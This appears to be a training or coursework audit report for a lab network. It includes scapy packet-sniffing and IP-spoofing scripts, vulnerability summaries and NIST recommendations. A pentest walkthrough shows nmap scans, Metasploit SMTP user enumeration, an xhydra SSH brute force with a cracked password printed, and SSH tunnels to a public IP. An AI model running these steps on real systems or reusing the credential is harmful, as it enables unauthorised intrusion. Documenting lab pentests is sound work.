TKH (The Knowledge Hub)


CW

Audit


Ramy Naiem

Index


SECTION ONE



```python
from scapy.all import sniff, Ether, IP, ICMP

def packet_callback(packet):
    if packet.haslayer(ICMP):
        ethernet_src = packet[Ether].src
        ethernet_dst = packet[Ether].dst
        ip_src = packet[IP].src
        ip_dst = packet[IP].dst

        print(f"ICMP Packet: Source IP: {ip_src}, Destination IP: {ip_dst}, "
              f"Source MAC: {ethernet_src}, Destination MAC: {ethernet_dst}")

# Start sniffing for ICMP packets
sniff(prn=packet_callback, filter="icmp", store=0)

```



```python
from scapy.all import sniff, Ether, IP, ICMP

def packet_callback(packet):
    if packet.haslayer(ICMP):
        ethernet_src = packet[Ether].src
        ethernet_dst = packet[Ether].dst
        ip_src = packet[IP].src
        ip_dst = packet[IP].dst

        print(f"ICMP Packet: Source IP: {ip_src}, Destination IP: {ip_dst}, "
              f"Source MAC: {ethernet_src}, Destination MAC: {ethernet_dst}")

# Start sniffing for ICMP packets
sniff(prn=packet_callback, filter="icmp", store=0)

```



```python
from scapy.all import send, IP, ICMP

def spoof_packet(src_ip, dst_ip):
    # Create an IP packet with a spoofed source IP address
    ip = IP(src=src_ip, dst=dst_ip)
    icmp = ICMP()
    packet = ip/icmp

    # Send the packet
    send(packet, verbose=0)

# Example usage
spoof_packet("10.0.0.1", "192.168.1.1")  # Replace with your desired IP addresses
```

SECTION TWO

192.168.0.1: This host exhibits multiple vulnerabilities, including:

Two critical (severity score 7.5 each).

Six high severity issues.

Numerous medium and low severity issues.

Specific vulnerabilities include weaknesses like SSL certificates signed with weak algorithms, support for SSL medium strength cipher suites, IP forwarding enabled, SSL certificates that cannot be trusted, and more.

192.168.0.15: This host has no critical or high severity issues but has two medium severity and several low and informational vulnerabilities. Key concerns include IP forwarding enabled and DNS server cache snooping, among others.

192.168.0.19: Similar to 192.168.0.15, this host has no critical or high severity vulnerabilities but has two medium severity issues and multiple informational vulnerabilities.

192.168.0.20 - 192.168.0.109: These hosts show a varying number of vulnerabilities, primarily medium to low in severity, with several informational vulnerabilities. Common issues across these hosts include IP forwarding enabled, SSL certificate issues, and HTTP server type and version detection.

192.168.0.127: This host has one medium severity issue and numerous low and informational vulnerabilities. Specific issues include SMB signing not required, common platform enumeration, and various detections related to device type, HTTP server type and version, and service detection.

1.Network scanning: Scan the SME's network to identify all devices and services that are accessible from the internet.

```
PORT     STATE   SERVICE
53/tcp    open domain
80/tcp    open http
443/tcp   open https
49152/tcp open unknown
```

2. Vulnerability assessment: Use a variety of tools and techniques to identify any security vulnerabilities in the SME's network and systems.

Nmap (Network Mapper): An open-source tool for network discovery and security auditing, Nmap identifies devices, open ports, and potential security risks across networked systems.

Legion: This automated network penetration tool streamlines network reconnaissance and vulnerability scanning, integrating results from various tools into a user-friendly interface.

Nessus: Widely used for vulnerability scanning, Nessus detects software flaws, missing patches, and misconfigurations, providing detailed reports for prioritizing remediation efforts.

Vulnerability and Risk Assessment

1. Identify (NIST Function)

Asset Management: Assets such as network machines, the Apache server, LDAP server, and MySQL database were identified.

Risk Assessment:

Low-Level: Open ports across network machines can provide valuable information to attackers.

Medium-Level: Open port 80 on Apache server and hidden Python files on desktops indicate poor administrative practices.

High-Level: Open LDAP server, SMTP port 25 vulnerabilities, and weak password security present significant risks.

2. Protect (NIST Function)

Identity Management and Access Control: Implement stronger access controls and identity management for all servers and network devices.

Data Security: Secure open ports and ensure servers are configured correctly to prevent unauthorized access.

Protective Technology: Update and patch all software, including Apache server and IIS, to prevent exploitation of known vulnerabilities.

3. Detect (NIST Function)

Anomalies and Events: Implement continuous monitoring to detect unauthorized access attempts on open ports and unusual network activities.

4. Respond (NIST Function)

Response Planning: Develop specific response plans for different types of vulnerabilities, especially for high-risk areas like the LDAP server and SMTP port.

Communications: Establish a communication protocol for efficiently managing and reporting vulnerabilities.

5. Recover (NIST Function)

Recovery Planning: Formulate recovery strategies for scenarios where vulnerabilities are exploited.

Improvements: Post-incident analysis should lead to improved practices and technology upgrades to prevent recurrence.

Vulnerability Assessment Report

Low-Level Vulnerabilities: Presence of open ports across all network machines.

Medium-Level Vulnerabilities: Vulnerabilities on the Hawkman machine compromising the MySQL server, open anonymous bind on LDAP, and open port 80 on Apache server.

High-Level Vulnerabilities: Open LDAP server prone to exploitation, SMTP port 25 on Ashta vulnerable to username extraction, common passwords found in Rock You file, exploitation of printer version 5.0 of IIS, unsecured database on Hawkman with weak passwords.

Risk Assessment

Risk Evaluation: Each vulnerability was evaluated for potential impact. High-level vulnerabilities pose the greatest risk due to their ease of exploitation.

Prioritization: Vulnerabilities were prioritized based on severity, with high-level vulnerabilities requiring immediate attention.

Mitigation Strategies:

For low-level risks, regular monitoring and auditing of open ports.

For medium-level risks, implementing secure configuration practices for the Apache server and enforcing strong password policies.

For high-level risks, an immediate update and patch management strategy, along with a review of network security protocols.

Conclusion

The NIST framework has guided a comprehensive evaluation of the cybersecurity vulnerabilities within the company's network. This structured approach emphasizes the critical need for robust cybersecurity measures to manage and mitigate risks effectively.

Recommendations and Next Steps

Implement stricter access control and identity management systems.

Regularly update and patch all critical systems.

Enhance monitoring capabilities for early detection of suspicious activities.

Develop and test incident response and recovery plans.

Conduct regular cybersecurity awareness training for employees.

SECTION THREE

Penetration Testing Plan

- **Penetration Testing**: The objective is to exploit identified vulnerabilities to gain unauthorized access to the SME's network and systems.

Part 1: Initial Reconnaissance and Access

- **Initial Identification of IP Address**:
- Use **netdiscover** for scanning the network to identify IP addresses of active devices.
- Command: **sudo netdiscover -f**.
- **Conducting an nmap Scan**:
- Perform an nmap scan on identified IPs to discover open ports and services.
- Command: **nmap -sV [IP]**.
- **Username Enumeration on Port 25**:
- Utilize Metasploit's auxiliary/scanner/smtp/smtp_enum module for username discovery on email services.
- Generate potential usernames with the **crunch** tool and input them into Metasploit.
- **Password Cracking with xhydra**:
- Focus on cracking SSH passwords using xhydra.
- Configure xhydra for a bruteforce attack on identified usernames.

Part 2: Deepening Network Access

- **Initial Port Analysis with nmap**:
- Conduct nmap scans to determine additional open and accessible ports.

- Focus on common ports like SSH (22), HTTPS (443), and HTTP-alt (8080).
- **Establishing SSH Connection**:
- Use obtained credentials to establish an SSH connection, overcoming shell limitations.
- Command for enhanced access: **ssh [username]@[IP] -t bash**.
- **Exploration of Hidden Files and Local Network Devices**:
- Investigate hidden files and directories using **ls -a**.
- Identify local network devices using **arp -a**.
- **Analyzing Target and Network Devices with Python Script**:
- Deploy a Python port scanning script to analyze local IP addresses.
- Focus on identifying configuration details and potential vulnerabilities.


Part 3: Advanced Exploration and Exploitation

- **Port Scanning Script Implementation**:
- Run a Python script to scan a range of ports (50 to 500) on identified hosts.
- Record open ports and the duration of the scan.
- **Findings from Port Scan**:
- Document open ports on various machines like Hawkman2.internal, Green-lantern.dmz, Dr-fate.internal, and Shazam.dmz.
- Focus on key ports like MySQL (3306, 33060), LDAP (389, 636), and HTTP (80).
- **Exploration of Remote Machines**:
- Tunnel into machines with open port 80 and investigate accessible services.
- Analyze LDAP service running on Dr. Fate machine using **ldapsearch**.
- **Investigating Green Lantern Machine**:
- Identify and exploit vulnerabilities in IIS running on port 80.
- Utilize SSH tunneling and Metasploit for access and exploit execution.
- Investigate system documents and databases, focusing on db_connection files and MySQL databases.

3. Penetration testing: Attempt to exploit the identified vulnerabilities to gain unauthorized access to the SME's network and systems.


Part 1 :

1. Initial Identification of IP Address: Our initial task in accessing the desired system was to ascertain its IP address. For this, we utilized the netdiscover utility, which scans a network to pinpoint active devices' IP addresses. The command executed was sudo netdiscover -f, effectively revealing the IP address of the target system.




```
Currently scanning: 10.22.146.0/8   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 360
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.122.1   00:0c:29:cb:45:d9      1      60  VMware, Inc.
192.168.204.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.204.2   00:50:56:f5:90:29      2     120  VMware, Inc.
192.168.204.254 00:50:56:f6:c9:4d      1      60  VMware, Inc.
192.168.204.128 00:0c:29:cb:45:d9      1      60  VMware, Inc.
```

2. Conducting an nmap Scan: With the target system's IP address in hand, we proceeded to conduct an nmap scan. This scan is crucial for identifying active ports on the target and understanding the services and their configurations on the system. The scan, executed via the command nmap -sV [IP], helped us discern the open ports and the nature of the services and protocols in use.




```
└─$ nmap -sV 192.168.204.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-17 11:39 EST
Nmap scan report for 192.168.204.128
Host is up (0.0012s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
25/tcp open  smtp    Postfix smtpd
Service Info: Host:  black-adam.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
```

3. Targeting Port 25 for Username Enumeration: Our next strategy focused on exploiting port 25, commonly associated with email services, to deduce the username of the target system. We employed the Metasploit's auxiliary/scanner/smtp/smtp_enum module for this purpose. This module demands the target's IP (rhost parameter) and a set of possible usernames (User_File parameter). To generate this username list, we utilized the crunch tool to create a text file comprising various potential username combinations.



```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting              Required  Description
   ----       ---------------              --------  -----------
   RHOSTS     192.168.204.128              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      25                           yes       The target port (TCP)
   THREADS    256                          yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                         yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /home/kali/Desktop/names.txt yes       The file that contains a list of probable users accounts.

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.204.128:25    - 192.168.204.128:25 Banner: 220 black-adam.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.204.128:25    - 192.168.204.128:25 Users found: ashta
[*] 192.168.204.128:25    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > 
```


4. Password Cracking with xhydra: Having secured the username, our next step was to breach the password using the xhydra tool. Our focus was on the system's open ssh port. Setting the appropriate parameters in xhydra, we embarked on a bruteforce attack, which after a short duration, led to the successful retrieval of the system's password.



```
[22][ssh] host: 192.168.204.128   login: ashta   password: gainestarvaries
<finished>
```


Part 2

1.Initial Port Analysis: Our first task in examining the external system involved identifying its open and accessible ports. This was accomplished by running an nmap scan on the given IP address. The scan results indicated that several ports were open, including port 22 for ssh, port 443 for https, and port 8080 for http-alt.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 45.84.138.178
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-17 13:50 EST
Nmap scan report for vmi1092357.contaboserver.net (45.84.138.178)
Host is up (0.073s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
53/tcp   closed domain
80/tcp   open   http       Apache httpd 2.4.54 ((Ubuntu))
443/tcp  open   tcpwrapped
8080/tcp open   tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.95 seconds
```

2.Establishing ssh Connection with Challenges: With the necessary username and password, we proceeded to establish an ssh connection to the remote system. However, we encountered a complication as we were restricted to a bash shell, limiting our interaction and navigation capabilities on the system. To overcome this, I disconnected and then reconnected using the command ssh [username]@[IP] -t bash. This approach successfully provided us with access to a standard terminal interface, enhancing our control and functionality.



```
┌──(kali㉿kali)-[~]
└─$ ssh  ashta@45.84.138.178 -t bash

ashta@45.84.138.178's password: 
```

3.Exploring Hidden Files and Local Network Devices: Once we gained access to the standard terminal, we utilized the ls -a command to uncover any hidden files or directories on the target machine that could be useful. Additionally, we executed the arp -a command to identify any devices on the local network that might be vulnerable to our investigation. This led to the discovery of four specific devices (names listed in the original document).



```
ashta@black-adam:~$ arp -a
black-adam (172.18.0.1) at 02:42:48:cf:60:e2 [ether] on eth1
hawkman2.internal (172.18.0.6) at 02:42:ac:12:00:06 [ether] on eth1
shazam.dmz (172.19.0.4) at 02:42:ac:13:00:04 [ether] on eth0
dr-fate.internal (172.18.0.3) at 02:42:ac:12:00:03 [ether] on eth1
black-adam (172.19.0.1) at 02:42:ac:81:20:ee [ether] on eth0
? (172.19.0.6) at <incomplete> on eth0
? (172.18.0.5) at <incomplete> on eth1
green-lanter.dmz (172.19.0.3) at 02:42:ac:13:00:03 [ether] on eth0
? (172.18.0.2) at <incomplete> on eth1
? (172.19.0.66) at <incomplete> on eth0
greenl2.dmz (172.19.0.5) at 02:42:ac:13:00:05 [ether] on eth0
ashta@black-adam:~$ 
```

4. Analyzing the Target and Network Devices: To deepen our analysis of the target system and the identified network devices, we searched for and found a Python script online designed to scan local ports. We then input the local IP addresses of the four previously identified devices into this script. Running the script enabled us to scan the ports on these devices, providing valuable insights into their configurations and potential vulnerabilities.


Part 3

1.Port Scanning Script Implementation: We initiated our analysis by running a Python script for scanning ports. This script, which starts by importing necessary modules and recording the start time, prompts the user to enter the host name for scanning. It then converts this host name into an IP address and begins scanning a range of ports (50 to 500). The script identifies open ports and displays them, along with the total time taken for the scan.

2.Findings from the Port Scan: Our scanning results for various machines revealed specific open ports. For Hawkman2.internal, ports 3306 and 33060 were open. Green-lantern.dmz had ports 1 and 80 open. Dr-fate.internal showed ports 389 and 636 as open, and Shazam.dmz had port 80 open.

3.Exploring a Remote Machine with Port 80 Open: On tunneling into a certain machine (X machine), we discovered port 80 to be open. However, accessing it only led us to a default Apache server page, offering no further exploitable information.

4. Investigating Dr. Fate Machine: The Dr. Fate machine was running LDAP on port 389. To explore this, we used an ldapsearch command with specific parameters, which returned LDAP entries in text format. These entries revealed various user details, such as usernames and group affiliations. Notably, we identified a user named 'mysql' along with other users like 'admin', 'ashta', 'kamal



```
┌──(kali㉿kali)-[~]
└─$ ssh -L  127.0.0.1:8200:172.19.0.4:80  ashta@45.84.138.178 -t bash
```

Apache2 Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf` . See their respective man pages for detailed information.
- The binary is called apache2 and is managed using systemd, so to start/stop the service use `systemctl start apache2` and `systemctl stop apache2`, and use `systemctl status apache2`

Green lantern:


Initial Port Scanning: A Python script revealed open ports 1 and 80 on the Green Lantern machine, with IIS running on port 80.

IIS Exploit Search and Tunnel Establishment: Utilized Metasploit to find exploits for IIS. Established a tunnel for access using SSH and the command ssh -L 7777:172.19.0.3:80 ashta@45.84.138.178 -t bash.

